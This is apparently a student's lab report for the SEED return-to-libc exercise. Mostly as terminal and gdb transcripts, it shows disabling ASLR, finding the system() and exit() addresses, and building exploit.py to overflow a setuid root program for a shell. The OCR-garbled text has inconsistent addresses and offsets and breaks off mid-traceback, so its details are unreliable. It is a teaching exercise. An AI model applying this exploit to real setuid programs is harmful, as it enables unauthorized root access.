


Instruction

Therefore, in this lab, when we compile programs using gcc, we always use the **-m32** flag, which means compiling the program into 32-bit binary.

2.2 Turning off countermeasures

```
// we will turn off kernel.randomize_va_space as 0 so heap and stack address won't be randomly changed and we will be easier to attack.
```



The screenshot shows a terminal window with the following history:

- [09/30/23] seed@VM:~/.../lab5\$ sudo sysctl -w kernel.randomize_va_space =0
sysctl: "kernel.randomize_va_space" must be of the form name=value
sysctl: malformed setting "=0"
- [09/30/23] seed@VM:~/.../lab5\$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
- [09/30/23] seed@VM:~/.../lab5\$ gcc -m32 -fno-stack-protector example.c
gcc: error: example.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
- [09/30/23] seed@VM:~/.../lab5\$ sudo ln -sf /bin/zsh /bin/sh
- [09/30/23] seed@VM:~/.../lab5\$

// /bin/dash has a countermeasure that drops Set-uid privilege before executing our command and it makes it difficult to attack, so in order to disable countermeasure.
//We use the following commands to link /bin/sh to zsh:

2.3 The Vulnerable Program

Use retlib.c

```
④ [09/30/23]seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space =0
sysctl: "kernel.randomize_va_space" must be of the form name=value
sysctl: malformed setting "=0"
● [09/30/23]seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
④ [09/30/23]seed@VM:~/.../lab5$ gcc -m32 -fno-stack-protector example.c
gcc: error: example.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
● [09/30/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh
● [09/30/23]seed@VM:~/.../lab5$ make
gcc -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
○ [09/30/23]seed@VM:~/.../lab5$
```

// run make to turn off countermeasure stack protector and make it as non executable stack for retlib.c. Also I will change ownership first and then set uid. Because if I set setuid fist and then changing ownership will reset the SET-UID privilege.

3.1 Task 1: Finding out the Addresses of **libc** Functions

Run Terminal Help

C retlib.c M Makefile X

M Makefile

1 TARGET = retlib

PROBLEMS OUTPUT TERMINAL PORTS

TERMINAL bash + - X

```
compilation terminated.  
● [09/30/23] seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh  
● [09/30/23] seed@VM:~/.../lab5$ make  
gcc -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o retlib retlib.c  
sudo chown root retlib && sudo chmod 4755 retlib  
● [09/30/23] seed@VM:~/.../lab5$ touch badfile  
● [09/30/23] seed@VM:~/.../lab5$ gdb -q retlib  
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "  
=="?  
    if sys.version_info.major is 3:  
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean  
"=="?  
    if pyversion is 3:  
Reading symbols from retlib...  
(No debugging symbols found in retlib)  
gdb-peda$ run  
Starting program: /home/seed/Desktop/ICSI524/lab5/retlib  
Address of input[] inside main(): 0xfffffcba0  
Input size: 0  
Address of buffer[] inside bof(): 0xfffffcb31  
Frame Pointer value inside bof(): 0xfffffcb88  
(^_^)(^_^) Returned Properly (^_^)(^_^)  
[Inferior 1 (process 3561) exited with code 01]  
Warning: not running  
gdb-peda$ break main  
Breakpoint 1 at 0x565562ef  
gdb-peda$ run  
Starting program: /home/seed/Desktop/ICSI524/lab5/retlib  
[-----registers-----]  
EAX: 0xf7fb5808 --> 0xfffffd04c --> 0xfffffd236 ("SHELL=/bin/bash")  
EBX: 0x0  
ECX: 0x93d65a1a
```

Ln 1, Col 1 Tab Size: 4 UTF-8 LF Makefile ⌂

// create empty badfile and create breakpoint at main() And run

Sep 30 18:20

Makefile - lab5 - Visual Studio Code

Run Terminal Help

C retlib.c • M Makefile X

M Makefile

1 TARGET = retlib

PROBLEMS OUTPUT TERMINAL PORTS

▼ TERMINAL

```
EIP: 0x565562ef (<main>: endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>: endbr32
0x565562f3 <main+4>: lea    ecx,[esp+0x4]
0x565562f7 <main+8>: and    esp,0xffffffff
0x565562fa <main+11>: push   DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push   ebp
[-----stack-----]
0000| 0xfffffcfac --> 0xf7deaee5 (<_libc_start_main+245>: add    esp,0x10)
0004| 0xfffffcfb0 --> 0x1
0008| 0xfffffcfb4 --> 0xfffffd044 --> 0xfffffd20f ("/home/seed/Desktop/ICSI524/lab5/ret
lib")
0012| 0xfffffcfb8 --> 0xfffffd04c --> 0xfffffd236 ("SHELL=/bin/bash")
0016| 0xfffffcfb0 --> 0xfffffcfd4 --> 0x0
0020| 0xfffffcfc0 --> 0xf7fb3000 --> 0x1e6d6c
0024| 0xfffffcfc4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xfffffcfc8 --> 0xfffffd028 --> 0xfffffd044 --> 0xfffffd20f ("/home/seed/Desktop/I
CSI524/lab5/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit
o [09/30/23] seed@VM:~/.../lab5$
```

// printout system() address and exit() address value and quit.
// we did debugging with a program that has SET-UID privilege so that whenever we run and try
to print out an address, it will print out the same address. Without set-uid privilege, the program
will return a different address every time whenever we run.

3.2 Task 2: Putting the shell string in the memory

```
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit
④ [09/30/23]seed@VM:~/.../lab5$ cat gdb_command.txt
cat: gdb_command.txt: No such file or directory
④ [09/30/23]seed@VM:~/.../lab5$ cat gdb_command.txt
cat: gdb_command.txt: No such file or directory
④ [09/30/23]seed@VM:~/.../lab5$ cat gdb_command.txt
cat: gdb_command.txt: No such file or directory
● [09/30/23]seed@VM:~/.../lab5$ touch gdb_command.txt
● [09/30/23]seed@VM:~/.../lab5$ export MYSHELL=/bin/sh
● [09/30/23]seed@VM:~/.../lab5$ env | grep MYSHELL
MYSHELL=/bin/sh
○ [09/30/23]seed@VM:~/.../lab5$ █
Ln 1, Col 1 Tab Size: 4 UTF-8 LF Makefile ⌂
```

// When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process's memory. Let us define a new shell variable MYSHELL, and let it contain the string "/bin/sh". From the following commands, we can verify that the string gets into the child process, and it is printed out by the env command running inside the child process.

The screenshot shows a terminal window within a code editor interface. The tabs at the top are PROBLEMS, OUTPUT, TERMINAL, and PORTS, with TERMINAL being the active tab. The terminal window title is 'bash'. The terminal output is as follows:


```
[09/30/23]seed@VM:~/.../lab5$ gcc -m32 -fno-staack-protector -z noexecs  
tack -o prtenv prtenv.c  
gcc: error: unrecognized command line option '-fno-staack-protector'; d  
id you mean '-fno-stack-protector'?  
[09/30/23]seed@VM:~/.../lab5$ gcc -m32 -fno-stack-protector -z noexecst  
ack -o prtenv prtenv.c  
[09/30/23]seed@VM:~/.../lab5$ ./prtenv  
[09/30/23]seed@VM:~/.../lab5$ ./prtenv  
[09/30/23]seed@VM:~/.../lab5$ gcc -m32 -fno-stack-protector -z noexecst  
ack -o prtenv prtenv.c  
[09/30/23]seed@VM:~/.../lab5$ ll
```

// compiled prtenv.c without stack guard countermeasure and set non executable stack.
// I will debug this the same way I did for the retbli.c and I will compare the system() address.

The screenshot shows a terminal window within a code editor interface. The tabs at the top are PROBLEMS, OUTPUT, TERMINAL, and PORTS, with TERMINAL being the active tab. The terminal window title is 'bash'. The terminal output is as follows:

```
[09/30/23]seed@VM:~/.../lab5$ rm badfile  
[09/30/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh  
[09/30/23]seed@VM:~/.../lab5$ gcc -m32 -DBUF_SIZE=75 -fno-stack-protect  
or -z noexecstack -o prtenv prtenv.c  
[09/30/23]seed@VM:~/.../lab5$ sudo chown root prtenv  
[09/30/23]seed@VM:~/.../lab5$ sudo chmod 4755 prtenv  
[09/30/23]seed@VM:~/.../lab5$ touch badfile  
[09/30/23]seed@VM:~/.../lab5$ gdb -l prtenv  
gdb: unrecognized option '-l'  
Use `gdb --help' for a complete list of options.  
[09/30/23]seed@VM:~/.../lab5$ 
```

At the bottom of the terminal window, there is a status bar with the following information: Line 10, Col 1, Spaces: 4, UTF-8, LF, C, Linux.




PROBLEMS OUTPUT TERMINAL PORTS ^ X

> ▾ TERMINAL

```
Use `gdb --help` for a complete list of options.
[09/30/23]seed@VM:~/.../lab5$ gdb -q prtenv
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from prtenv...
(No debugging symbols found in prtenv)
gdb-peda$ break main
```

Ln 10, Col 1 Spaces: 4 UTF-8 LF {} C Linux 🔍



PROBLEMS OUTPUT TERMINAL PORTS ^ X

> ▾ TERMINAL

```
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from prtenv...
(No debugging symbols found in prtenv)
gdb-peda$ break main
Breakpoint 1 at 0x11ed
gdb-peda$ run
```

Ln 10, Col 1 Spaces: 4 UTF-8 LF {} C Linux 🔍

// Above screenshot: debugging steps are provided (breakpoint , run, print out address)

```
PROBLEMS OUTPUT TERMINAL PORTS ^ X  
TERMINAL [ ----- ]  
Legend: code, data, rodata, value  
Breakpoint 1, 0x5657d1ed in main ()  
gdb-peda$ p system  
$1 = {<text variable, no debug info>} 0xf7e0e420 <system>  
gdb-peda$ p exit  
$2 = {<text variable, no debug info>} 0xf7e00f80 <exit>  
gdb-peda$ quit  
[09/30/23]seed@VM:~/.../lab5$
```

Ln 10, Col 1 Spaces: 4 UTF-8 LF {} C Linux

// print system() address , print exit() address and quit.

```
PROBLEMS OUTPUT TERMINAL PORTS ^ X  
TERMINAL [ ----- ]  
gdb-peda$ quit  
[09/30/23]seed@VM:~/.../lab5$ ./prtenv  
[09/30/23]seed@VM:~/.../lab5$ make  
make: Nothing to be done for 'all'.  
[09/30/23]seed@VM:~/.../lab5$ ./retlib  
Address of input[] inside main(): 0xffeb8c10  
Input size: 0  
Address of buffer[] inside bof(): 0xffeb8ba1  
Frame Pointer value inside bof(): 0xffeb8bf8  
(^_^)(^_^) Returned Properly (^_~)(^_~)  
[09/30/23]seed@VM:~/.../lab5$
```

Ln 10, Col 1 Spaces: 4 UTF-8 LF {} C Linux

//

3.3 Task 3: Launching the Attack

In your report, you need to describe how you decide the values for X, Y and Z. Either show us your reasoning or, if you use a trial-and-error approach, show your trial

Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.

The screenshot shows a terminal window with the following content:

```
# Z = 0
# exit_addr = 0xf7e03f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

Below the code, the terminal window shows the following session:

```
[09/30/23]seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/30/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh
[09/30/23]seed@VM:~/.../lab5$ make
make: Nothing to be done for 'all'.
[09/30/23]seed@VM:~/.../lab5$ rm baddirle
rm: cannot remove 'baddirle': No such file or directory
[09/30/23]seed@VM:~/.../lab5$ rm badfile
[09/30/23]seed@VM:~/.../lab5$ make clean
rm -f *.o *.out retlib  badfile
[09/30/23]seed@VM:~/.../lab5$ make
gcc -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

At the bottom of the terminal window, it says "Ln 12, Col 19 Spaces:2 UTF-8 LF Python 3.8.5 64-bit".

// disable countermeasure , link z shell, remove previous badfile because we need new empty badfile, make compile.

```
16 exit_addr = 0xf7e03f80 # The address of exit()
17 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

PROBLEMS OUTPUT TERMINAL PORTS ^ X
TERMINAL gdb + × ...
```

- [09/30/23] seed@VM:~/.../lab5\$ touch badfile
- [09/30/23] seed@VM:~/.../lab5\$ ll -l badfile
-rw-rw-r-- 1 seed seed 0 Sep 30 19:18 badfile
- [09/30/23] seed@VM:~/.../lab5\$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "
=="?
if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean
"=="?
if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda\$

// create an empty badfile and start to debudding with retlib.

```
16 exit_addr = 0xf7e03f80 # The address of exit()
17 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

PROBLEMS OUTPUT TERMINAL PORTS ^ X
TERMINAL gdb + × ...
```

- rw-rw-r-- 1 seed seed 0 Sep 30 19:18 badfile
- [09/30/23] seed@VM:~/.../lab5\$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "
=="?
if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean
"=="?
if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda\$ break main
Breakpoint 1 at 0x12ef
gdb-peda\$ run

// create breakpoint at main() and run and print out

```
15    z = 0
16    exit_addr = 0xf7e03f80 # The address of exit()
17    content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

PROBLEMS OUTPUT TERMINAL PORTS ^ X
▼ TERMINAL bash + × ...
```

0024| 0xfffffcfc4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xfffffcfc8 --> 0xfffffd028 --> 0xfffffd044 --> 0xfffffd20f ("/home/seed/Desktop/CSI524/lab5/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda\$ p system
\$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda\$ p exit
\$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda\$ quit
○ [09/30/23]seed@VM:~/.../Lab5\$

// print out system() address

Print out exit() address (higher than the system() address)

And then quit

I will put 0xf7e11420 as the system address and 0xf7e03f80 as exit() address in exploit.py.

And then I have to find the /bin/sh address for exploit.py.

```
16    exit_addr = 0xf7e03f80 # The address of exit()
17    Output(Ctrl+K Ctrl+H) = (exit_addr).to_bytes(4,byteorder='little')

PROBLEMS OUTPUT TERMINAL PORTS ^ X
> ▼ TERMINAL bash + × ...
```

Breakpoint 1, 0x565562ef in main ()
gdb-peda\$ p system
\$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda\$ p exit
\$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda\$ quit
○ [09/30/23]seed@VM:~/.../Lab5\$
○ [09/30/23]seed@VM:~/.../Lab5\$
● [09/30/23]seed@VM:~/.../Lab5\$ export MYSHELL=/bin/sh
● [09/30/23]seed@VM:~/.../Lab5\$ echo \$MYSHELL
/bin/sh
○ [09/30/23]seed@VM:~/.../Lab5\$

// not necessary for this, we already did this. Just export MYSHELL and check whether it is actually created.

The screenshot shows the Visual Studio Code interface. The top bar displays the date and time (Sep 30 19:25) and various icons. The title bar says "prtenv.c - lab5 - Visual Studio Code". The main editor area has tabs for "retlib.c" (selected), "Makefile", "exploit.py", and "prtenv.c". The code in "prtenv.c" is:

```
C prtenv.c > main()
1 #include<stdlib.h>
2 #include<stdio.h>
3
4 void main(){
5     char* shell = getenv("MYSHELL"); // MYSHELL =/bin/sh is our env
6     if(shell)
7         printf("%x\n", (unsigned int)shell);
8 }
9 // for task3 prtenv.c vs retlib.c
10
```

Below the editor is a "PROBLEMS" panel. At the bottom is a "TERMINAL" tab, which is active. The terminal window shows a session in GDB-peda:

```
$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit
○ [09/30/23] seed@VM:~/.../lab5$
○ [09/30/23] seed@VM:~/.../lab5$
● [09/30/23] seed@VM:~/.../lab5$ export MYSHELL=/bin/sh
● [09/30/23] seed@VM:~/.../lab5$ echo $MYSHELL
/bin/sh
● [09/30/23] seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
○ [09/30/23] seed@VM:~/.../lab5$ ./prtenv
ffffd274
○ [09/30/23] seed@VM:~/.../lab5$
```

The status bar at the bottom shows "Ln 5, Col 90" and other terminal settings.

// I used the already created prtenv.c file to find the MYSHELL variables address.

I set -m32 because we want to compile on 32 bit architecture and compiled prtenv.c
Important thing is I have to make sure that the program name's string is exactly 6
characters long, because if the new program's name length is different with the reblit.c (length = 6), then it will print out a different address value (Answer for the 3.2 Task2).

I got the address for shellcode.

Now I have to find X,Y, and Z

```
6
7 X = sh_addr + 8
8 # I will get shell address by compiling ./prtenv (32bits architecture)
9 sh_addr = fffffd274 # The address of "/bin/sh"
10 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
11
12 Y = 0
13 system_addr = 0xf7e11420 # The address of system()
14 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
15
16 Z = 0
17 exit_addr = 0xf7e03f80 # The address of exit()
```

The screenshot shows a terminal window with the following session:

- [09/30/23] seed@VM:~/.../lab5\$ export MYSHELL=/bin/sh
- [09/30/23] seed@VM:~/.../lab5\$ echo \$MYSHELL
/bin/sh
- [09/30/23] seed@VM:~/.../lab5\$ gcc -m32 -o prtenv prtenv.c
- [09/30/23] seed@VM:~/.../lab5\$./prtenv
fffffd274
- [09/30/23] seed@VM:~/.../lab5\$./retlib
Address of input[] inside main(): 0xfffffcf0
Input size: 0
Address of buffer[] inside bof(): 0xfffffcf81
Frame Pointer value inside bof(): 0xffffcb81
(^_^)(^_^) Returned Properly (^_~)(^_^)
- [09/30/23] seed@VM:~/.../lab5\$

// If I run the vulnerable program retlib, I will get buffer address : 0xfffffcf81 and frame pointer address (ebp) in bof() which is 0xffffcb81

```
// find X , Y, Z
```

SEED-Ubuntu20.04 (lab2-1,2) [Running]
Sep 30 19:43

exploit.py - lab5 - Visual Studio Code

Terminal Help

b.c • exploit.py X Makefile prtenv.c

exploit.py > [e] sh_addr
#!/usr/bin/env python3
import sys

Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 87 + 12 # ebp + 4+ 4+4 because shell address is above exit()
I will get shell address by compiling ./prtenv (32bits architecture)
sh_addr = 0xfffffd274 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 87 + 4 # previous frame pointer address(epb) + 4
system_addr = 0xf7e11420 # The address of system() .. ebp value + 4
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 87 + 8 # ebp + 4 + 4 because exit() is above system()
exit_addr = 0xf7e03f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

Save content to a file
with open("badfile", "wb") as f:

TERMINAL

```
sh_addr = fffffd274 # The address of "/bin/sh"
meError: name 'fffffd274' is not defined
9/30/23]seed@VM:~/.../lab5$ ./exploit.py
9/30/23]seed@VM:~/.../lab5$ ./retlib
dress of input[] inside main(): 0xfffffcf0
put size: 300
dress of buffer[] inside bof(): 0xfffffcf81
ame Pointer value inside bof(): 0xfffffcfd8
```

Ln 9, Col 15 Spaces:2 UTF-8 LF Python 3.8.5 64-bit

// since it is /bin/sh and exit() and system() is located on stack,
After bof() is called then system() is above the previous stack pointer so Y ,system() will
be located 4 byte above the previous ebp which was 87 in my case, and then exit()
happens after system() so it will be place 4 bytes above system() so I should add +4
bytes to the system() (which is Z) therefore I add 87 + 4+4 . And then shell, so /bin/sh
will be located above the exit() address,so I add 4 more bytes to the exit() address.
Therefore I set X as 84 +4+4+4. Also 87 (decimal value) , we can get this value from
frame pointer value (ebp) address - beginning of address of buffer then we will get 87.


```
(^_^)(^_^) Returned Properly (^_~)(^_~)
● [09/30/23] seed@VM:~/.../lab5$ ll
total 196
-rw-rw-r-- 1 seed seed      0 Sep 30 19:18 badfile
-rwxr-xr-x 1 seed seed    799 Sep 30 19:40 exploit.py
-rw-rw-r-- 1 seed seed 138251 Sep 27 17:23 lab05-ret2libc.pdf
-rw-rw-r-- 1 seed seed    216 Sep 27 17:23 Makefile
-rw-rw-r-- 1 seed seed     12 Sep 30 18:56 peda-session-prtenv.txt
-rw-rw-r-- 1 seed seed     12 Sep 30 19:19 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 30 19:25 prtenv
-rw-rw-r-- 1 seed seed    237 Sep 30 19:25 prtenv.c
-rw-rw-r-- 1 seed seed 1529 Sep 27 17:23 README.md
-rwsr-xr-x 1 root seed 15788 Sep 30 19:15 retlib
-rw-rw-r-- 1 seed seed    994 Sep 27 17:23 retlib.c
⊗ [09/30/23] seed@VM:~/.../lab5$ ./exploit.py
Traceback (most recent call last):
